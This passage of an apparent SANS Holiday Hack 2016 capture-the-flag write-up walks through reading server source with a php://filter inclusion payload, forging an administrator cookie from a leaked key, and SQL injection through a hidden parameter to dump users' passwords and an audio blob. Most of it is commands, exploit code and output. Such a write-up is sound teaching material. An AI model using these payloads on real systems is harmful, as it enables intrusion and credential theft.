android.os.Handler.handleCallback(Handler.java:739)\n\tat
android.os.Handler.dispatchMessage(Handler.java:95)\n\tat
android.os.Looper.loop(Looper.java:148)\n\tat
android.app.ActivityThread.main(ActivityThread.java:5417)\n\tat
java.lang.reflect.Method.invoke(Native Method)\n\tat
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:726)\n\tat
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:616)\n","model":"Android SDK built for
x86","sdkint":"23","device":"generic_x86","product":"sdk_google_phone_x86","lversion":"3.10.0+"
,"vmheapsz":"87657368","vmallocmem":"84587392","vmheapszlimit":"402653184","natallocmem":"16548
448","cpuusage":"0.056338027","totalstor":"1300103168","freestor":"311767040","busystor":"98833
6128","udid":"f715fa2d5d85bdec"}}
```

Figure 17: POST request and response between SantaGram and exception server

Not knowing how to proceed, I copied the POST request as '`curl`' command to see what I can observe hoping to tease out JSON parameters one at a time.

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":""}'
http://ex.northpolewonderland.com/exception.php
Fatal error! JSON key 'operation' must be set to WriteCrashDump or ReadCrashDump.
```

ReadCrashDump?

That is most interesting. The #SANSHolidayHack team must have left breadcrumbs for us.

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump"}'
http://ex.northpolewonderland.com/exception.php
Fatal error! JSON key 'data' must be set.
```

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":
{}}' http://ex.northpolewonderland.com/exception.php
Fatal error! JSON key 'crashdump' must be set.
```

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":{}, "crashdump":""}' http://ex.northpolewonderland.com/exception.php
Fatal error! JSON key 'crashdump' must be set.
```

Annoying error.

```
$ curl -v -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":{"crashdump":""}}' http://ex.northpolewonderland.com/exception.php
* Hostname was NOT found in DNS cache
*   Trying 104.154.196.33...
* Connected to ex.northpolewonderland.com (104.154.196.33) port 80 (#0)
> POST /exception.php HTTP/1.1
> User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
> Host: ex.northpolewonderland.com
> Accept: */*
> Content-Type: application/json
> Content-Length: 54
>
* upload completely sent off: 54 out of 54 bytes
< HTTP/1.1 500 Internal Server Error
* Server nginx/1.10.2 is not blacklisted
< Server: nginx/1.10.2
< Date: Wed, 28 Dec 2016 09:03:06 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
<
* Connection #0 to host ex.northpolewonderland.com left intact
```

Something is not right.

Let's try the `php://filter` wrapper highlighted in the blog post.

```
$ curl -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":{"crashdump":"php://filter/convert.base64-encode/resource=exception"}}'
http://ex.northpolewonderland.com/exception.php
PD9waHAgCgojIEF1ZGlvIGZpbGUgZnJvbSBEaXNjb21ib2J1bGF0b3IgaW4gd2Vicm9vdDogZGlzY29tYm9idWxhdG
VkLWF1ZGlvLTYtWHl6RTNOOVlxS05ILm1wMwoKIyBDb2RlIGZyb20gaHR0cDovL3RoaXNpbnRlcmVzdHNtZS5jb20v
...
```

Woohoo! Time to perform base64 decoding to see the source of "exception.php"

```
$ curl -s -H "Content-Type: application/json" -d '{"operation":"ReadCrashDump", "data":{"crashdump":"php://filter/convert.base64-encode/resource=exception"}}'
http://ex.northpolewonderland.com/exception.php | base64 -d | head
<?php
```

```
# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}
```

<end>

The Mobile Analytics Server (post authentication)

Hint: Administrator login

Vulnerability: Hidden parameter that allows SQL query to be executed

Start with the git repository.

Recall I mirrored the git repository?

```
$ wget -mirror https://analytics.northpolewonderland.com/.git/
```

I checked out the files from the git repository using `git checkout`.

```
$ for php in $(git checkout | awk '{ print $2 }'); do git checkout $php; done
```

There were several files of interest (at least for me):

- `crypto.php`
- `db.php`
- `login.php`
- `header.php`
- `edit.php`
- `view.php`
- `sprusage.sql`

From the files above, I observed that it is possible to bypass authentication for administrator access by manipulating the AUTH cookie. I wrote a PHP script to do just that:

```
$ cat auth.php
<?php

define('KEY', "\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

function encrypt($data) {
  return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }

  $auth = encrypt(json_encode([
    'username' => $argv[1],
    'date' => date(DateTime::ISO8601),
]));

print “AUTH=” . bin2hex($auth);
?>
```

```
$ php auth.php guest
AUTH=82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4e9baa1c80b97fee8bda02880ff78b
879c4980353b14348637bec

$ php auth.php administrator
AUTH=82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b
965cd9a6548b6494b6263a40663b71976884152
```

Using Burp's Match and Replace, I was able to bypass authentication and logged in as "administrator".



Sprusage
Query
View
Edit
<— Only administrator can access
Logout
Sprusage
Welcome to the the 'Sprusage' usage monitor!
Successfully logged in!
What would you like to do today?
Query Data
View a Previous Query

Figure 18: Administrator access

Noticed the "MP3" on the header has been replaced by "Edit"?

I was stuck at this stage for a long time. Only when I revisited the database schema ("sprusage.sql") I realized that there is a parameter not available in "edit.php" when editing saved reports from the "reports" table:

```
DROP TABLE IF EXISTS `reports`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `reports` (
  `id` varchar(36) NOT NULL,
  `name` varchar(64) NOT NULL,
  `description` text,
  `query` text NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
```

A vulnerability was present in another file (“view.php”) that allows execution of SQL query!

```
<!--
  <ul>
    <li>ID: <?= htmlentities($row['id']); ?></li>
    <li>Name: <?= htmlentities($row['name']); ?></li>
    <li>Description: <?= htmlentities($row['description']); ?></li>
  </ul>
  -->
  <div class="panel panel-primary">
    <div class="panel-heading">
      <h3 class="panel-title">Details</h3>
    </div>
    <div class="panel-body">
      <div class="row">
        <div class="col-xs-2 col-sm-2 text-muted text-right">ID</div>
        <div class="col-xs-8 col-sm-9"><?= htmlentities($row['id']); ?></div>
      </div>
      <div class="row">
        <div class="col-xs-2 col-sm-2 text-muted text-right">Name</div>
        <div class="col-xs-8 col-sm-9"><?= htmlentities($row['name']); ?></div>
      </div>
      <div class="row">
        <div class="col-xs-2 col-sm-2 text-muted text-right">Details</div>
        <div class="col-xs-8 col-sm-9"><?= htmlentities($row['description']); ?></div>
      </div>
    </div>
  </div>

  <?php
    format_sql(query($db, $row['query']));
  }
```

With these observations in mind, I can proceed to exploit the server to my heart's content.

First, query and save it as a report. Any query (launch or usage) will do because it's the UUID that's crucial.




Sprusage
Query
View
Edit
Logout
Sprusage
Welcome to the the 'Sprusage' usage monitor!
Welcome to the query engine!
Which would you like to query?
Launch
Usage
Date
2016-12-30
udid
=
Save Query?
<— Important
Run Query

Figure 19: Save query


Once the query is saved, take note of the UUID. It will be used to gain foothold into the database running on the analytics server.



ID	be95e87d-ee51-4f99-b0a9-a521a2c40c60
Name	report-be95e87d-ee51-4f99-b0a9-a521a2c40c60
Details	Report generated @ 2016-12-30 10:42:10

This is the URL for SQL injection:

`https://analytics.northpolewonderland.com/edit.php?id=[UUID]&query=[SQL_QUERY]`




```
Checking for id...
Yup!
Checking for name...
Checking for description...
Checking for query...
Yup!
UPDATE `reports` SET `id`='be95e87d-ee51-4f99-b0a9-a521a2c40c60', `query`='SELECT * FROM users' WHERE `id`='be95e87d-ee51-4f99-
b0a9-a521a2c40c60'Update complete!
```

Figure 20: Successful injection

This is the URL to view the fruits of your labor:

`https://analytics.northpolewonderland.com/view.php?id=[UUID]`



Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXX

Details


ID	be95e87d-ee51-4f99-b0a9-a521a2c40c60
Name	test
Details	test

Output
You may have to scroll to the right to see the full details

uid	username	password
0	administrator	KeepWatchingTheSkies
1	guest	busyreindeer78

*Figure 21: SELECT * FROM users*

Now, for the final piece of the puzzle.



Details

ID	be95e87d-ee51-4f99-b0a9-a521a2c40c60
Name	test
Details	test

Output
You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	


*Figure 22: SELECT * FROM audio*

But, how do I get the file?

The audio file (mp3) was declared as MEDIUMBLOB which is a medium-sized binary object.

I'll use MySQL `HEX()` built-in functions to convert the BLOB into a hexadecimal string representation and then reconstruct the file back using '`xxd -p -r`':

https://analytics.northpolewonderland.com/edit.php?id=be95e87d-ee51-4f99-b0a9-a521a2c40c60&query=SELECT%20id,%20username,%20filename,%20HEX%28mp3%29%20as%20mp3%20FROM%20audio


Sprusage
Query
View
Edit
Logout
Query UUID
XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXX
View
Details
Output
You may have to scroll to the right to see the full details

ID	be95e87d-ee51-4f99-b0a9-a521a2c40c60
Name	test
Details	test

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	494433030000000000185452434B000000020000003254495
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	494433030000000000185452434B000000020000003754495

Figure 23: The last audio file

Copy the hexadecimal string to a file and reconstruct, like so:

```
$ cat discombobulatedaudio7.hex | xxd -p -r > discombobulatedaudio7.mp3
$ file discombobulatedaudio7.mp3
discombobulatedaudio7.mp3: Audio file with ID3 version 2.3.0, contains: MPEG ADTS, layer
III, v1, 128 kbps, 44.1 kHz, JntStereo
```

<end>

8) What are the names of the audio files you discovered from each system above? There are a total of SEVEN audio files (one from the original APK in Question 4, plus one for each of the six items in the bullet list above.)

The Mobile Analytics Server (via credentialed login access)

The name of the audio file is "discombobulatedaudio2.mp3" and it is located here (logged in as "guest").

The Dungeon Game

Send an email to "peppermint@northpolewonderland.com" and receive "discombobulatedaudio3.mp3" as an email attachment.

The Debug Server

The name of the audio file is "debug-20161224235959-0.mp3" and it is located here.

The Banner Ad Server

The name of the audio file is "discombobulatedaudio5.mp3" and it is located here.

The Uncaught Exception Handler Server

The name of the audio file is "discombobulated-audio-6-XyzE3N9YqKNH.mp3" and it is located here.

The Mobile Analytics Server (post authentication)


The name of the audio file is "discombobulatedaudio7.mp3" and it is located in the database as a MEDIUMBLOB object.

Part 5: Discombobulated Audio

9) Who is the villain behind the nefarious plot.

Now that I've gathered all the audio files, it's time to analyze them and reveal the villain.

The track and title information for each MP3 offered a clue on how to proceed:



Name	#	Title
discombobulatedaudio1.mp3	1	1
discombobulatedaudio2.mp3	2	2
discombobulatedaudio3.mp3	3	3
discombobulatedaudio4.mp3	4	4
discombobulatedaudio5.mp3	5	5
discombobulatedaudio6.mp3	6	6
discombobulatedaudio7.mp3	7	7

